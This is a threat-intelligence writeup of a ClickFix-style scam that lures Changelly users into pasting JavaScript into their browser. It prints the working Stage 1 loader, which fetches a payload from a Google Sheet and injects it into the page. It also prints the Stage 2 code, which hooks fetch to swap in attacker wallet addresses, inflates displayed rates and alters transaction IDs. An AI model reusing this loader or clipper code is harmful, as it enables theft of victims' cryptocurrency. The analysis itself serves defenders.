Summary
While researching exploits for another project, I noticed the public pastebin.com feed was being spammed with “get rich quick” scams, so I took a look. I stumbled onto a ClickFix-style campaign with very little public reporting, so here is a quick writeup. Nothing groundbreaking.
Changelly is a cryptocurrency and altcoin swap platform, though other exchanges are likely targeted using the same template.
Potential victims are lured to a Google Doc detailing a fake Changelly “exploit” that claims a bug in exchange rates lets users print free money on swaps.
That document links to a second Google Doc containing a JavaScript snippet to paste into the browser, similar to other ClickFix techniques. The script acts as a Stage 1 dropper, using a Google Sheets “C2” to pull a second-stage payload that renders a fake “Swap Engine” overlay and swaps the deposit wallet address with the attacker’s.
Transaction IDs are corrupted - maybe to manipulate support cases.
A geolocation endpoint is used to change the minimum transfer amount depending on locale.
- $275 USD minimum: United States, Switzerland, Norway, Singapore, and the United Arab Emirates.
- $195 USD minimum: Australia, Western and Northern Europe, UK, Canada, Japan, South Korea, Taiwan, Hong Kong, Gulf states, etc.
- $95 USD minimum: Southern and Eastern Europe, Russia, China, Thailand, Malaysia, South Africa, major Latin American economies, plus Caribbean and Pacific islands.
- $65 USD minimum: Developing nations across Southeast/South/Central Asia, Africa, the Middle East, Eastern Europe, and parts of Central/South America.
- $35 USD minimum: India and Bangladesh.
Walk Through The Scam
Most pastebins were from the same user. These are likely distributed across accounts and shared across a number of platforms.

Each post is a variation of the following text luring users toward a Google Doc. Each post from this account linked the same sheet.

The document contains steps to take advantage of the fake Changelly exploits.

The steps require a user to paste code into their browser with an active session.

The script to paste is linked in a separate Google Doc.


The linked script pulls an obfuscated second stage from Google Sheets. On the original sheet, the text is read-only and white so as to be invisible.

Once the pasted script is executed, the second stage is leveraged to generate the fake “Swap Engine”. The “admin” password from the original message is used.

The wallet address used is swapped with the attacker’s.
Technical Details
Stage 1
The script defines a URL constant starting with https://docs.changelly.com/development/authentication?=. The domain goes unused and the fake authentication token contains the Base64-encoded string for the second stage.
(async () => {
  // Fake Changelly prefix - the string after "authentication?=" is a Base64-encoded Google Sheets URL
  const URL = "https://docs.changelly.com/development/authentication?=aHR0cHM6Ly9kb2NzLmdvb2dsZS5jb20vc3ByZWFkc2hlZXRzL2QvMTVaWFhxVmFKclJvb2pjQkRiQXBOZkhQX242ejVzTGxGTE5oZExOSmQ1UE0vZ3Zpei90cT9zaGVldD1BUEkmaGVhZGVycz0xJnRxPXNlbGVjdCUyMEElMkNCJTIwd2hlcmUlMjBBPSdzd2FwLWVuZ2luZSclMjBvciUyMEE9J2RldmVsb3Blcic",
    // Strips the decoy prefix, decodes the Base64 URL, and queries the Google Sheet
    r = await fetch(atob(URL.split("authentication?=")[1])),
    t = await r.text(),
    // Strips the google.visualization.Query.setResponse(...) JSONP wrapper to isolate raw JSON
    m = t.match(/google\.visualization\.Query\.setResponse\(([\s\S]*?)\);?\s*$/);

  if (!m) return;

  const d = JSON.parse(m[1]),
    // Maps Column A (x.c[0].v) as keys and Column B (x.c[1].v) as values
    M = new Map(d.table.rows.map(x => [x.c[0].v, x.c[1].v])),
    // Concatenates the two halves of the ~53KB Stage 2 payload split across both rows
    s = (M.get("swap-engine") || "") + (M.get("developer") || "");

  if (!s) return;

  // Injects the reconstructed payload into the DOM to execute it, then removes the <script> tag
  const el = document.createElement("script");
  el.textContent = s;
  (document.head || document.documentElement).appendChild(el);
  el.remove()
})();
Attackers frequently use Google Sheets to host malicious payloads because traffic to docs.google.com is rarely blocked by firewalls, filters, or other security policies and the attacker can dynamically edit the spreadsheet cells at any time to change or remove the payload.
Flow:
- Slices off the Changelly domain prefix and grabs the Base64.
- Decodes that Base64 auth token string into a target Google Spreadsheet URL:
hxxps://docs[.]google[.]com/spreadsheets/d/15ZXXqVaJrRoojcBDbApNfHP_n6z5sLlFLNhdLNJd5PM/gviz/tq?sheet=API&headers=1&tq=select%20A%2CB%20where%20A='swap-engine'%20or%20A='developer' - Queries the Google Visualization API (gviz/tq) for the Google Spreadsheet.
- The URL parameters instruct Google Sheets to look at the tab named API and run a query (tq=) that translates to: select A,B where A=‘swap-engine’ or A=‘developer’.
- Strips the JSONP wrapper that Google Sheets returns and parses the spreadsheet data.
- Grabs the text stored in Column B next to the row labeled “swap-engine” and concatenates it with the text next to “developer”. The payload is simply split across both cells.
- Creates a brand-new
<script>element and injects the combined string from the Google Sheet directly into it as executable JavaScript and loads it. - Deletes the
<script>tag from the DOM right after it runs. The malicious code remains active in the browser’s memory, but anyone inspecting the page source afterward won’t see the injected script tag.
Stage 2
Because Google Sheets enforces a character limit per cell, the ~53KB second-stage script is split across the swap-engine and developer rows.
Here are the core functional blocks cleaned up with the logic resolved in comments.
The Fake “Module Loader” Overlay
When the script initializes, it builds and injects #__changelly_mod_overlay into the DOM. It checks two hardcoded values before activating the malware. The selected version (H) must equal '1.3', and the password input (z.value) must equal 'admin'.
const c = bS(0x2d9), // 'admin'
  d = bS(0x2af),     // '1.3'
  e = '1.4',
  f = [
    { 'version': '1.4', 'desc': 'Current stable release. Active on this environment.', 'status': 'active' },
    { 'version': '1.3', 'desc': 'Previous release. Legacy compatibility mode.', 'status': 'ready' },
    { 'version': '1.2', 'desc': 'Deprecated. Missing critical patches.', 'status': 'deprecated' },
    { 'version': '1.1', 'desc': 'Incompatible with the current API.', 'status': 'deprecated' }
  ];

// ... [DOM generation for #__changelly_mod_overlay] ...

B.addEventListener('click', () => {
  if (i) {
    A.textContent = 'The loader is already active in this window.';
    A.classList.add('visible');
    return;
  }
  if (!H) {
    A.textContent = 'Please select a build first.';
    A.classList.add('visible');
    return;
  }
  if (z.value !== c) { // Checks if password === 'admin'
    A.textContent = 'Incorrect password. Try again.';
    A.classList.add('visible');
    z.classList.add('error');
    return;
  }
  if (H !== d) { // Checks if selected version === '1.3'
    A.textContent = 'Selected build cannot be loaded right now.';
    A.classList.add('visible');
    return;
  }

  // Plays fake loading bar, then calls t() to activate the clipper
  const P = [
    'Validating access key…',
    'Fetching module v' + H + ' manifest…',
    'Downloading modules…',
    'Applying patches…',
    'Booting exchange engine…',
    'Ready.'
  ];
  let Q = 0;
  const R = P.length;
  J = setInterval(() => {
    F.textContent = P[Q] || P[P.length - 1];
    const S = Math.min((Q + 1) / R * 100, 100);
    G.style.width = S + '%';
    Q++;
    if (Q >= R) {
      clearInterval(J);
      J = null;
      j = H;
      i = true;
      t(); // Starts the core hijacker
      L(); // Closes the modal
    }
  }, 380);
});
Flow:
- Enforces the social-engineering lure, requiring the victim to type admin and pick build 1.3.
- Steps through six fake progress messages before calling
t(), which hooks the page’s network requests and DOM.
Geolocation-Based Minimum Thresholds
The script also defines an exchange rate multiplier (w = 1.5777) and queries three IP geolocation endpoints to set a minimum USD swap value (F) based on the victim’s country.
const w = 1.5777,
  x = ['btc', 'sol', 'eth', 'ltc', 'xmr'],
  y = '/v1/c2c/fixed/estimate',
  z = '/v1/c2c/float/estimate';

let F = 150; // Default minimum ($150)
const G = new Set(['US', 'CH', 'NO', 'SG', 'AE']), // Tier 1: $275 (0x113)
  H = new Set(['AU', 'AT', 'BE', 'CA', 'DK', 'FI', 'FR', 'DE', 'IE', 'IS', 'JP', 'LU', 'NL', 'NZ', 'QA', 'SA', 'SE', 'GB', ...]), // Tier 2: $195 (0xc3)
  J = new Set(['IT', 'ES', 'PT', 'CZ', 'SK', 'SI', 'EE', 'LV', 'LT', 'PL', 'HU', 'HR', 'GR', 'CY', 'MT', 'BG', 'RO', 'TR', ...]), // Tier 3: $95 (0x5f)
  K = new Set(['ID', 'PH', 'VN', 'EG', 'MA', 'TN', 'DZ', 'JO', 'LB', 'IQ', 'IR', 'PK', 'LK', 'NP', 'MM', 'KH', 'LA', 'MN', ...]), // Tier 4: $65 (0x41)
  L = new Set(['IN', 'BD']); // Tier 5: $35 (0x23)

async function M() {
  const be = [
    // Cycles through geolocation endpoints
    { 'url': 'hxxps://ipapi[.]co/json/', 'get': bf => bf && bf.country_code },
    { 'url': 'hxxps://ipwho[.]is/', 'get': bf => bf && bf.country_code },
    { 'url': 'hxxps://ipinfo[.]io/json', 'get': bf => bf && bf.country }
  ];
  for (const bf of be) {
    try {
      const bg = new AbortController(),
        bh = setTimeout(() => bg.abort(), 3500),
        bi = await fetch(bf.url, { 'signal': bg.signal });
      clearTimeout(bh);
      if (!bi.ok) continue;
      const bj = await bi.json(),
        bk = bf.get(bj);
      if (bk && typeof bk === 'string' && bk.length === 2) return bk.toUpperCase();
    } catch (bl) {}
  }
  return null;
}

async function N() {
  const be = await M();
  if (!be) return 95;
  if (L.has(be)) return 35;  // 0x23
  if (G.has(be)) return 275; // 0x113
  if (H.has(be)) return 195; // 0xc3
  if (J.has(be)) return 95;  // 0x5f
  if (K.has(be)) return 65;  // 0x41
  return 95;
}
Flow:
- Iterates through
ipapi[.]co,ipwho[.]is, andipinfo[.]iowith a 3.5-second timeout to determine the victim’s two-letter country code. - Maps that country code to a minimum USD threshold.
- $275 USD minimum: United States, Switzerland, Norway, Singapore, and the United Arab Emirates.
- $195 USD minimum: Australia, Western and Northern Europe, UK, Canada, Japan, South Korea, Taiwan, Hong Kong, Gulf states, and high-income microstates/territories.
- $95 USD minimum: Southern and Eastern Europe, Russia, China, Thailand, Malaysia, South Africa, major Latin American economies, plus Caribbean and Pacific islands.
- $65 USD minimum: Developing nations across Southeast/South/Central Asia, Africa, the Middle East, Eastern Europe, and parts of Central/South America.
- $35 USD minimum: India and Bangladesh.
- Fallback $95 USD minimum: Used if all three geolocation API calls fail or if the country code is not listed in any set.
- Later in the script, live crypto prices are pulled from api.coingecko.com and api.binance.com. If the victim enters an amount below their country’s threshold, the script disables the “Next step” button and injects a fake LIMITS_ERROR (Min is [X] BTC) so victims can’t test the swap with a small amount.
Hooking window.fetch to Inflate Rates and Swap Wallets
The core of the heist overrides window.fetch to intercept Changelly’s API calls in real time.
const aj = window.fetch;

window.fetch = async function(...bg) {
  const bh = typeof bg[0] === 'string' ? bg[0] : bg[0]?.url || '';

  // 1. Outgoing transaction creation: swap payoutAddress
  try {
    const bl = /\/v1\/c2c\/float\/create-transaction/.test(bh) &&
      (bg[1]?.method === 'POST' || bg[0]?.method === 'POST');
    if (bl && bg[1]?.body) {
      const bm = JSON.parse(bg[1].body),
        bn = (bm.from || '').toLowerCase(),
        bo = a7(bn); // Selects attacker's wallet for this coin
      bm.payoutAddress = bo;
      bg[1].body = JSON.stringify(bm);
      Z = bn;
      a0 = bo;
    }
  } catch (bp) {}

  const bi = await aj.apply(this, bg);

  // 2. Incoming transaction details: inflate rate by 1.5777x & overwrite payinAddress / qrCode
  try {
    const bq = /\/v2\/c2c\/transactions\/[a-z0-9]+/i.test(bh);
    if (bq) {
      const bt = JSON.parse(await bi.clone().text()),
        bu = (bt.currencyFrom?.ticker || bt.currencyFrom?.coin || '').toLowerCase(),
        bv = parseFloat(bt.amountFrom),
        bw = x.includes(bu) && !isNaN(bv);

      if (bw && !ai()) {
        const by = w; // 1.5777 multiplier
        if (bt.rate) {
          const bz = parseFloat(bt.rate);
          if (!isNaN(bz)) {
            const bA = Math.max((String(bt.rate).split('.')[1] || '').length, 2);
            bt.rate = (bz * by).toFixed(bA);
          }
        }
        if (bt.amountTo) {
          const bB = parseFloat(bt.amountTo);
          if (!isNaN(bB)) {
            const bC = Math.max((String(bt.amountTo).split('.')[1] || '').length, 2);
            bt.amountTo = (bB * by).toFixed(bC);
          }
        }
        a1 = true;
      }

      const bx = a7(bu); // Gets attacker's wallet address
      bt.payinAddress = bx;
      bt.qrCode = bx;
      return new Response(JSON.stringify(bt), {
        'status': bi.status,
        'statusText': bi.statusText,
        'headers': bi.headers
      });
    }
  } catch (bD) {}

  // 3. Incoming rate estimates: multiply toAmountValue by 1.5777x and enforce fake minimums
  // ...
  return bi;
};
DOM Clipper & Anti-Analysis (MutationObserver)
As a fallback, and to prevent victims from getting help from Changelly support, the script runs a MutationObserver and a 30ms setInterval loop that modifies the DOM directly.
// Spoofs the last character of the Transaction ID so support can't find it
function b2() {
  const bg = document.querySelector('[data-tnav="tx-details-modal"]');
  if (bg) {
    const bh = document.createTreeWalker(bg, NodeFilter.SHOW_TEXT);
    let bi;
    while (bi = bh.nextNode()) {
      const bj = bi.textContent?.trim();
      if (!bj) continue;
      if (/^[a-z0-9]{12,20}$/i.test(bj) && !bi.__idPatched) {
        bi.__idPatched = true;
        bi.textContent = bi.textContent.replace(bj, b1(bj));
      }
    }
  }
}

// Strips ?transaction_id= from the URL bar every 30ms
function b3() {
  try {
    const bg = new URL(location.href);
    if (bg.searchParams.has('transaction_id')) {
      a3.call(history, null, '', q()); // a3 is history.replaceState
    }
  } catch (bh) {}
}

// Scans the payment modal and replaces any displayed or copyable wallet addresses
function b8() {
  const bg = document.querySelector('[data-tnav="payment-qr-code-modal"]');
  if (!bg) return;
  const bh = b7(bg),
    bi = a7(bh); // Attacker's wallet address

  // ... [TreeWalker regex matching BTC, ETH, LTC, XMR, and SOL addresses] ...

  bg.querySelectorAll('[data-address], [data-copy], [data-value]').forEach(bw => {
    ['data-address', 'data-copy', 'data-value'].forEach(bx => {
      if (bw.hasAttribute(bx)) {
        const by = bw.getAttribute(bx);
        if (by && by.length >= 10 && /[a-zA-Z0-9]/.test(by) && by !== bi) {
          bw.setAttribute(bx, bi);
        }
      }
    });
  });
}
Flow:
- Walks the transaction details modal, finds the 12–20 character alphanumeric transaction ID, and randomizes its final character. If the victim sends a screenshot to Changelly support, the ID won’t exist.
- Runs every 30ms and uses
history.replaceState(extracted via a hidden iframe to bypass any page-level hooks) to strip transaction_id from the browser’s address bar. - Scans all text nodes and data-address / data-copy / data-value attributes inside the QR modal, ensuring that clicking “Copy Address” copies the attacker’s wallet.
Crypto Wallet Transaction History
A few recent transactions totaling ~$600 were recorded within a couple hours of the pastebins being published. Nothing has been swept at the time of writing. The Solana transactions were dusted after likely victim deposits.
Wallet Totals
| Coin | Wallet Address | Current Balance | Total Received | Tx Count |
|---|---|---|---|---|
| ETH | 0x13F6D378CDFE471484424C4D948C6920aed42E51 | 0.000000 ETH | 0 | 0 |
| SOL | HwwQWCTAiQsC8pGFXUTxccxrp2EkojBbaApBfzwBPLqx | 4.757495 SOL | 4.757495 SOL | 4 |
| LTC | LekKR2JY7ZTWEYKBp7wvS5s1NqVfoLE7L1 | 2.213050 LTC | 2.213050 LTC | 1 |
| BTC | (all 20 addresses) | 0.00000000 BTC | 0.00000000 BTC | 0 |
| BTC Total | (20 rotation wallets) | 0.00000000 BTC | 0 BTC | 0 |
Transaction History (Active Wallets)
| Date (UTC) | Coin | Direction | Amount | Wallet Address | TXID |
|---|---|---|---|---|---|
| 2026-11-16 02:12 UTC | SOL | IN | 0.000010 SOL | HwwQWCTAiQsC8pGFXUTxccxrp2EkojBbaApBfzwBPLqx | 3HgpFmGaaH4g... |
| 2026-11-16 02:10 UTC | SOL | IN | 0.000001 SOL | HwwQWCTAiQsC8pGFXUTxccxrp2EkojBbaApBfzwBPLqx | 3sLFGL6KHE1y... |
| 2026-11-16 02:09 UTC | SOL | IN | 3.857484 SOL | HwwQWCTAiQsC8pGFXUTxccxrp2EkojBbaApBfzwBPLqx | 3SheNwYb9my9... |
| 2026-11-16 00:08 UTC | SOL | IN | 0.900000 SOL | HwwQWCTAiQsC8pGFXUTxccxrp2EkojBbaApBfzwBPLqx | uoVN2sNAhrVD... |
